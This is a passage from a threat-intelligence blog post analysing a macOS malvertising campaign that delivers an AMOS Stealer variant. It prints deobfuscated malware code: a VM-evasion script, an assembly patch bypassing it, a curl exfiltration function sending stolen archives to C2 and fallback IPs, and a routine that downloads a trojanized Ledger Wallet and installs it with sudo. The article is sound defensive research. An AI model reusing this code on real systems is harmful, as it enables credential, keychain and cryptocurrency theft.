set vm_hardware_signatures to {"Z31FHXYQ0J", "C07T508TG1J2", "C02TM2ZBHX87", "Chip: Unknown", "Intel Core 2"}

-- Check memory output for VM process names
set is_vm to false
repeat with signature in vm_process_names
    if memory_output contains signature then
        set is_vm to true
        exit repeat
    end if
end repeat

-- If not found yet, check hardware output for VM signatures
if not is_vm then
    repeat with signature in vm_hardware_signatures
        if hardware_output contains signature then
            set is_vm to true
            exit repeat
        end if
    end repeat
end if

-- Exit 100 if VM detected, exit 0 if real hardware
if is_vm then
    do shell script "exit 100"
else
    do shell script "exit 0"
end if
```

Figure 15: Deobfuscated VM evasion script

The evasion script makes use of the standard MacOS command `system_profiler` to query information about the hardware and memory of the device on which the malware is executed. It then checks the memory output for process names that might indicate a Virtual Machine, like `QEMU`, `VMware` or `KVM`. If these process names are not detected, it further checks if the hardware information contains signatures of known sandboxes or information that is considered "odd" for a legitimate MacOS system. This includes fake Board Serial numbers for Hackintosh systems, unknown results for the Chip, or very old `Intel Core 2` processors that would indicate a legacy MacOS system.

Join Medium for free to get updates from this writer.

Remember me for faster sign in

If a VM is detected, the code exits with code 100; else, it will exit with code 0.

At this point, avid MacOS malware researchers might already recognize what we are dealing with. But let's not jump the gun and instead figure out how to obtain the actual malware payload from the macho binary at hand.

The first thing I noticed when looking closer at the malware is that the macho file actually contained 2 payload binaries compiled for different CPU Architectures.




Figure 16: Macho file contains payloads for both ARM and x86-64

For the remainder of this analysis section, I will be looking at the x86_64 version of this binary.

Upon opening the extracted x86_64 binary in Ghidra, we can see that it makes use of a pretty straightforward entry function. There appears to be no attempt to stop anyone from disassembling the code, which came as an advantage for a beginner like myself.

Now, as I said initially, I have no idea of assembly other than the fact that it is a lot of register pushing and pulling, and it hurts my eyes when I look at it. Luckily, though, in times of modern LLMs, you don't really need to understand anymore what you are doing and can still achieve something. So my next step was to copy and paste the assembly code of the entry function and its pseudo-C++ code into ClaudeLLM.

Among other things, Claude created the following summary of its functionality:

- 1. Seed/advance PRNG (likely used to randomize args or timing)
- 2. Build string
- 3. Execute via system()
- 4. If success:
 - a. Seed/advance PRNG again
 - b. Build string
 - c. Build string
 - d. Execute
 - e. Execute
- 5. Clean up all strings

Now, as I said, I am not sure what I am doing here. But: we already know that the VM detection script is executed via what is likely a `system()` command (`/bin/bash` executing `osascript`). We see that a command is built and executed via `system()` and if the command succeeds, two other commands are built and executed. Intuitively, we can assume that what the first `system()` command executed is likely the VM detection script, while the next two commands are the actual payload. Now, there are several things one could do to continue from here. One could feed all functions into Claude one by one to understand the binary better. One could try to figure out a way to extract the commands executed by understanding how they are built. Maybe one could attempt some dynamic debugging and step through the code to get the commands. But since I am a Threat Intel Analyst and not a reverse engineer, I mostly care about network indicators and easy solutions, not so much about the beauty of assembly code.

So my idea was to patch the binary and simply remove/ignore the VM check altogether.

Again, Claude came to the rescue, providing exact instructions on how to implement the patch.

The Patch

Relevant Assembly (before patching)

```

1000012ad E8 8C 11 00 00 CALL    _system      ; runs VM detection osascript
1000012b2 A9 00 FF 00 00 TEST    EAX, 0xFF00   ; check high byte of exit code
1000012b7 74 16          JZ     LAB_1000012cf    ; jump to payload if zero
(clean)
1000012b9 31 FF          XOR     EDI, EDI
1000012bb E8 B0 05 00 00 CALL    FUN_100001870 ; abort path

```

Patched Assembly

```

1000012ad 90          NOP          ; }
1000012ae 90          NOP          ; } CALL _system replaced
1000012af 90          NOP          ; } with 5 NOPs
1000012b0 90          NOP          ; }
1000012b1 90          NOP          ; }
1000012b2 31 C0       XOR     EAX, EAX ; force EAX = 0
1000012b4 90          NOP          ; }
1000012b5 90          NOP          ; } TEST EAX,0xFF00 replaced
1000012b6 90          NOP          ; } with XOR + 3 NOPs
1000012b7 EB 16          JMP     LAB_1000012cf    ; JZ -> JMP (unconditional)

```

Figure 17: Assembly patch to bypass VM detection

To put it simply, after this patch, the system call to execute the VM detection is not executed anymore. The XOR ensures that the EAX register becomes 0. This is not needed for the VM check patch itself, but it cleans the register, preventing follow-up issues from unexpected registry values. And then we just jump to the payload unconditionally. Ultimately, the patch leads to the execution of the payload and completely bypasses the VM check.

So, after patching the highlighted instructions, saving the patched code as a raw byte file, and uploading it to VirusTotal, the binary executed in the VirusTotal Sandboxes!

<https://www.virustotal.com/gui/file/35627eb91b5070cd38c333c6c688d6c2478ca2b5da7bfd771da5931d64dd4569/behavior>

As a consequence of the successful dynamic execution, we now have a 59444-character-long osascript, which marks the main payload of this malware. As with the previous VM detection script, it is executed via `/bin/bash`, which aligns with the `system()` call we saw in the entry function.

The beauty here is that code executed via terminals is usually logged in Sandboxes, so instead of having to extract the payload commands ourselves, we can just take them from the sandbox log instead.

Following this step, I took a stab at the newly received osascript payload. Same as the initial sandbox detection script, all strings it contains are obfuscated by using a Caesar cipher encryption. Additionally, all variables are replaced by random strings. After deobfuscation, it is immediately apparent that we are dealing with a MacOS info stealer malware, which is likely a new variant of AMOS stealer. I will go into detail on why I believe that it is a new variant in a bit. But let's first look at the stealer malware at hand. Ultimately, the name we give it is not as important as understanding its functionalities and being able to detect it.

So, let's start with looking at the "Main" function, which is executed when the stealer initiates.

```

on run      set bool_steal_files to      set bool_steal_notes to      set
bool_steal_history to      set str_username to (system attribute )      set str_user_home
to & str_username      tell application to set visible of the front window to
set str_user_token to      set str_build_id to      set str_primary_c2 to      set str_cl to
set str_cn to      set str_c2_domain to      try      shell script & str_user_home &
try      try      shell script & str_user_home &      try      try      shell script
try      write_file(str_user_token, str_user_home & )      set str_rand_id to ( number
from to ) as text      set str_work_dir to & str_rand_id &      try      set
str_sysinfo to ( shell script -      )      write_file(str_sysinfo, str_work_dir &
)      try      set str_app_support to str_user_home &      set str_saved_pass to
read_file(str_user_home & )      verify_macos_password(str_username, str_saved_pass)
set str_saved_pass to steal_password(str_username, str_work_dir)
write_file(str_saved_pass, str_user_home & )      delay      write_file(str_saved_pass,
str_work_dir & )      set str_notes_db to str_user_home &      copy_file(str_notes_db,
str_work_dir & )      copy_file(str_notes_db & , str_work_dir & )      copy_file(str_notes_db
& , str_work_dir & )      copy_file(str_user_home & , -      str_work_dir & )
copy_file(str_user_home & , -      str_work_dir & )      bool_steal_files is equal to
grab_files(str_work_dir)      copy_directory_recursive(str_app_support & ,
str_work_dir & )      try      set str_installed_apps to      set arr_apps to list
folder      with str_app arr_apps      set str_installed_apps to
str_installed_apps & str_app &      write_file(str_installed_apps,
str_work_dir & )      try      bool_steal_notes is equal to      try
read_file(str_work_dir & ) is equal to      steal_notes(str_work_dir)
try      steal_telegram(str_work_dir, str_app_support)      set
arr_chromium_browsers to { -      {,      str_app_support & }, -      {,
str_app_support & }, -      {,      str_app_support & }, -      {,
str_app_support & }, -      {,      str_app_support & }, -      {,
str_app_support & }, -      {, str_app_support & }, -      {, str_app_support & }, -
{,      str_app_support & }, -      {,      str_app_support & }, -      {,
str_app_support & }, -      {,      str_app_support & } -      }      set
arr_desktop_wallets to { -      {,      str_user_home & }, -      {,
str_app_support & }, -      {,      str_app_support & }, -      {,
str_app_support & }, -      {,      str_user_home & }, -      {,      str_app_support &
}, -      {,      str_user_home & }, -      {,      str_app_support & }, -      {,
str_app_support & }, -      {,      str_app_support & }, -      {,      str_user_home & },
-      {, str_user_home & }, -      {,      str_app_support & }, -      {,
str_app_support & }, -      {,      str_app_support & }, -      {,      str_user_home & }
-      }      copy_file(str_app_support & , str_work_dir & )      copy_file(str_app_support
& , str_work_dir & )      copy_file(str_user_home & , str_work_dir & )
write_file(str_username, str_work_dir & )      set arr_firefox_browsers to { -      {,
str_app_support & }, -      {,      str_app_support & } -      }      with arr_browser
arr_firefox_browsers      try      steal_firefox_profile(item of arr_browser,
item of arr_browser, str_work_dir, bool_steal_history)      try      with
arr_wallet arr_desktop_wallets      copy_directory_recursive(item of arr_wallet,
str_work_dir & & item of arr_wallet)      steal_chromium_browsers(str_work_dir,
arr_chromium_browsers, bool_steal_history)      shell script & str_work_dir &
exfiltrate(str_primary_c2, str_user_token, str_build_id, str_cl, str_cn)      try
shell script & str_work_dir      shell script      try      str_saved_pass is
equal to      trojanize_ledger(str_user_home, str_saved_pass, str_c2_domain)
trojanize_trezor(str_user_home, str_saved_pass, str_c2_domain)      try
install_persistence(str_user_home, str_saved_pass, str_c2_domain)      try run

```

The code sets up several config variables that can enable/disable partial functionalities, like file stealing or Apple Notes stealing. This sample has all stealing features enabled, attempting to exfiltrate as much data as possible. Then it hides its terminal window and collects the victim's username and homedir, which are key variables for the remaining stealer functionalities.

Next, we can see the C2 configuration:

```
-- C2 / authentication configuration
set str_user_token to "X2h9kxEPMGE06zWdZLLiKjRztvJE/pVytQtFuc1XNlE="
set str_build_id to "28HFRyOA503fnmyCYCEa-2uwxsgqUdtY4tEDhvQriac="
set str_primary_c2 to "hxxp://38.244.158[.]56"
set str_cl to ""
set str_cn to ""
set str_c2_domain to "malext[.]com"
```

Figure 18: C2 Config of this AMOS Stealer sample

The domain “malext[.]com” has been observed in several samples related to the campaign and is the reason for my choice of name. For the sake of completeness, there is an additional C2 IP hardcoded in a different place. We will get to those when we discuss the C2 communications. Next, the stealer cleans up previous execution artifacts, namely the files

- str_user_home & “/.username” <- Stored unique Usertoken
- str_user_home & “/.agent” <- Another malicious binary downloaded from C2
- /tmp/starter <- LaunchDaemon root persistence

The /.username file is recreated straight after this, storing the str_user_token variable from the malware's C2 config.

A randomized temporary working directory is then created under /tmp/ using a random 5-digit number as its name. This folder serves as a tagging area where all stolen data is collected before exfiltration. System profiling information — software, hardware, and display details — is collected after that, by using the `system_profiler` command and written to a file named `info` in this staging directory as initial reconnaissance information about the victim's system.

The stealer then attempts to obtain the victim's macOS login password. It first checks whether a previously stolen password has been cached in `~/pass` and validates it using `dscl . authonly`. Interestingly enough, this file is the same file that would have been created via the initial access clickfix command I demonstrated in a previous section, taking away the need to re-steal the password at this stage. To me, this shows that the attacker in this case seems to have a deep understanding of the malware they use, or alternatively, that the commands are actually created by the Stealer vendors themselves and given to clients.

If no valid cached credential exists, it invokes the password-stealing routine. This routine first checks whether the account has an empty password — if so, it silently extracts the Chrome encryption key from the keychain and writes it to a file named `masterpass-chrome`. If a real password is required, it falls back to a social engineering approach: a fake system dialog titled *"Application wants to install helper"* prompts the victim to enter their device password, looping until a correct credential is supplied. The obtained password is then cached to `~/.pass` for future runs, and also written to a file named `pwd` in the staging directory.

With credentials handled, the actual data collection begins. The Apple Notes SQLite database — `NoteStore.sqlite` along with its WAL and SHM sidecar files — is copied directly from the Notes group container into a `FileGrabber/` subdirectory of the staging folder. If the direct copy of the Notes SQLite database fails or produces an empty file, the stealer falls back to extracting note content programmatically via AppleScript's Notes application API, writing the results as an HTML file named `notes.html` under `FileGrabber/`. Notes media attachments are similarly collected up to a 30MB limit into a `FileGrabber/NotesMedia/` subfolder

Safari cookies are copied from both their standard and sandboxed container locations. Similarly, all stored Safari form values and the iCloud Keychain directory are copied. The `grab_files` routine then sweeps the Desktop and Documents folders for files matching a hardcoded extension list (txt, pdf, docx, wallet, key, keys, doc, jpeg, png, kdbx, rtf, jpg, seed), capped at 30MB total. Additionally, the OpenVPN configuration profiles are staged under an `OpenVPN/` subdirectory. A list of installed applications from `/Applications` is written to a file named `installedSoft`.

Telegram session data is also targeted, with all files needed for session takeover being copied to the `Telegram Data/` folder in the staging directory.

Next, the stealer targets browser credentials. For Firefox and Waterfox, each profile directory is enumerated, and a fixed set of files is extracted: `cookies.sqlite`, `formhistory.sqlite`, `key4.db`, and `logins.json`, with `places.sqlite` added if history stealing is enabled. Each profile is also checked for a MetaMask extension UUID in `prefs.js`, and if found, the corresponding IndexedDB storage is extracted separately.

For Chromium-based browsers, each `Default` and numbered `Profile` directory is processed. Cookies are moved to the `/Cookies` folder in the staging directory while the `/Web Data`, and `/Login Data` folders are copied directly.

Additionally, the Stealer targets 266 different Chrome Browser Extensions, of which over 200 are related to cryptocurrency wallets and tooling, and more than 25 are password managers. This is done by comparing installed extensions against a large array of targeted extension IDs and copying specific extension data files for every matching extension found.

The macOS login keychain database is copied in its entirety to a file named `keychain`.

Desktop cryptocurrency wallet data is staged under a `deskwallets/` subdirectory, with sixteen wallet applications targeted by their respective application directories. Individual config files for Binance and TonKeeper are also copied directly.

Once all collection is complete, the entire staging directory is compressed into `/tmp/out.zip` using `ditto`. Exfiltration is handled by a `curl` POST to the primary C2, sending the archive with the user token and build ID in custom HTTP headers.

```
-- C2 EXFILTRATION
-- =====

-- Sends /tmp/out.zip to C2 server via curl POST (3 attempts, fallback IP)
on exfiltrate(str_c2_url, str_user_token, str_build_id, str_cl, str_cn)
  -- Try primary C2 URL first
  repeat with int_attempt from 1 to 3
    try
      set str_curl to "curl --connect-timeout 120 --max-time 300 -X POST" & _
        " -H \"user: \" & str_user_token & \"\" & _
        " -H \"BuildID: \" & str_build_id & \"\" & _
        " -H \"cl: \" & str_cl & \"\" & _
        " -H \"cn: \" & str_cn & \"\" & _
        " -F \"file=@/tmp/out.zip\" \" & _
        str_c2_url & "/contact"
      do shell script str_curl
      return
    end try
    delay 15
  end repeat

  -- Fallback to hardcoded IP: 199.217.98.33
  set str_fallback_c2 to "http://199.217.98.33"
  repeat with int_attempt from 1 to 3
    try
      set str_curl to "curl --connect-timeout 120 --max-time 300 -X POST" & _
        " -H \"user: \" & str_user_token & \"\" & _
        " -H \"BuildID: \" & str_build_id & \"\" & _
        " -H \"cl: \" & str_cl & \"\" & _
        " -H \"cn: \" & str_cn & \"\" & _
        " -F \"file=@/tmp/out.zip\" \" & _
        str_fallback_c2 & "/contact"
      do shell script str_curl
      return
    end try
    delay 15
  end repeat
end exfiltrate
```

Figure 19: Exfil function of this AMOS Stealer variant

The exfiltration routine retries the exfiltration up to three times if it errors, each attempt having a 15-second delay. If all attempts fail, an alternative fallback exfil IP (`199.217.98.33`) is used, with another three attempts. Following successful exfiltration, the staging directory and zip archive are

deleted. I was unable to confirm why the fallback C2 server is not part of the initial C2 server configuration.

In its final phase before completion, the Stealer then attempts to backdoor two specific cryptocurrency wallets. This step depends on successfully obtaining the MacOS User password.

If a valid password was obtained, the stealer checks whether Ledger Wallet and Trezor Suite are installed and, if so, downloads trojanized replacement binaries from [malext\[.\]com](https://malext[.]com) — [app.zip](#) and [apptwo.zip](#) respectively — kills the running applications, and replaces them using `sudo` with the stolen password. A marker file `~/.logged` with the value `user10` is written, likely signaling to the C2 that the trojanization step was executed.

Below, we can see the code for replacing the Ledger Wallet.

```
-- Replaces Ledger Wallet app with trojanized version from C2
on trojanize_ledger(str_user_home, str_password, str_c2_domain)
  try
    -- Check Ledger is installed (will throw if not)
    list_folder POSIX file "/Applications/Ledger Wallet.app"

    -- Mark as logged/infected
    do shell script "rm -f " & quoted form of (str_user_home & "/.logged")
    write_file("user10", str_user_home & "/.logged")

    -- Download trojanized replacement
    do shell script "curl https://" & str_c2_domain & "/zxc/app.zip -o /tmp/app.zip"

    -- Kill running Ledger
    try
      do shell script "pkill \"Ledger Wallet\""
    end try

    -- Replace with trojanized version
    do shell script "echo " & quoted form of str_password & " | sudo -S rm -r " & \
      quoted form of "/Applications/Ledger Wallet.app"
    delay 1
    do shell script "ditto -x -k /tmp/app.zip /Applications"
    delay 1
    do shell script "rm /tmp/app.zip"
  end try
end trojanize_ledger
```

Figure 20: Code used to replace Ledger Wallet with backdoored version

Finally, persistence is established via a `LaunchDaemon` plist installed to `/Library/LaunchDaemons/com.finder.helper.plist`, which executes a bash script at `~/.agent` on boot with `KeepAlive` enabled. That agent script runs in an infinite loop, detecting the logged-in console user and executing `~/.mainhelper` — a binary downloaded fresh from the C2 at [malext\[.\]com/zxc/kito](https://malext[.]com/zxc/kito) — as that user. I was unable to obtain the `/kito` binary.

Based on recent public reporting, however, I assume that this file would have been the backdoor component of AMOS Stealer, which allows an attacker persistent remote command execution on infected devices. As a reference, refer to this article: <https://moonlock.com/amos-backdoor-persistent-access>

While it does not go into thorough details on how the backdoor works exactly, it does highlight the execution path as

- 1. Execution of LaunchDaemon -> com.finder.helper.plist
- 2. Leads to the execution of .agent
- 3. Leads to the execution of .helper

which is almost identical to the code observed in the script obtained from the malware analyzed in this article, with the only difference being the .helper file being named .mainhelper in our case.

For additional reasons why I believe that this malware is an AMOS variant, look at the graphic below by [Red Canary from October 2025](#):

STEALER FAMILY	ATOMIC STEALER	POSEIDON/ODYSSEY
HTTP request headers	▪ curl commands often contain BuildID (capital B and ID) ▪ generic user header	▪ curl commands often contain buildid (lowercase b and id) ▪ specified username ▪ additional custom headers: cl: 0 and cn: 0
File names	▪ com.finder.helper.plist ▪ .helper ▪ /tmp/app.zip ▪ info	▪ /tmp/ledger.zip ▪ hardware ▪ .init ▪ Starter
URL paths	▪ /zxc/app.zip ▪ /zxc/app	▪ /otherassets/ledger.zip ▪ /otherassets/botnet

Figure 21: Red Canary Overview AMOS Stealer vs. Odyssey Stealer

We can observe com.finder.helper.plist, /tmp/app.zip, info and the /zxc/* URL paths in our sample. The BuildID header is also in capital letters, which aligns with AMOS stealer. The only thing that threw me off is the cl: 0 and cn: 0 headers, which are attributed to Odyssey Stealer. Odyssey Stealer was coded by a former AMOS stealer developer, so it comes only

natural that the code is very similar. However, after a conversation with several MacOS malware researchers, I conclude that AMOS is now using the `cl: 0` and `cn: 0` headers too. All the other code simply aligns too well with AMOS Stealer.

Part 6 — Summary

In this article, I covered a malvertising campaign targeting MacOS users at global scale. What started as a small investigation of a single incident turned into the discovery of over 50 compromised Google Ads accounts, pushing over 485 malicious landing pages, ultimately leading to a ClickFix attack that deployed a potentially new version of AMOS Stealer onto infected systems. The fake landing pages are spread over a plethora of free text-sharing platforms, like medium.com, kimi.com, evernote.com, and mssg.me, with attackers expanding onto new, similar platforms over time.

Two distinct initial access command chains leading to the stealer deployment were discussed, showing — in my opinion — interesting tricks like the use of `gzip` and password prompt social engineering that form part of these attack vectors. I then continued to showcase how I — as a complete noob in assembly and MacOS malware — was able to leverage Claude AI to bypass the VM check of the AMOS Stealer binary, a check which prevented execution in all major MacOS sandboxes. Last but not least, this article showcased the AMOS Stealer payload code briefly, by highlighting its key functionalities, exemplified using the stealer's `main` function, its C2 exfiltration function, and persistence mechanism. I also showcased how the code is able to backdoor the Ledger Wallet app, as one of two crypto wallets explicitly backdoored by this attack. Towards the end, I highlighted my thoughts about why this malware is likely an AMOS stealer variant and not Odyssey stealer, since both malware families are exceptionally close in terms of source code, making attribution a difficult task.

I hope you enjoyed this blog post! Thank you to @itspappy for pointing me towards this topic. It was a very interesting piece to research, and I learned a lot about the MacOS malware scene and how MacOS stealers accomplish their malicious objectives.

Further below, you can find the IoC section, which will link to my GitHub profile, since that allows for easier copy-pasting.

Shoutout to all my friends and followers in the #infosec scene, I thoroughly enjoy working and collaborating with you all, and hope to be publishing more in the near future.

Until then

Cheers ♥

Part 7- IOC

Targeted Extensions with Names

Part 8 — Other people looking into this

Just a collection of tweets related to this and similar campaigns: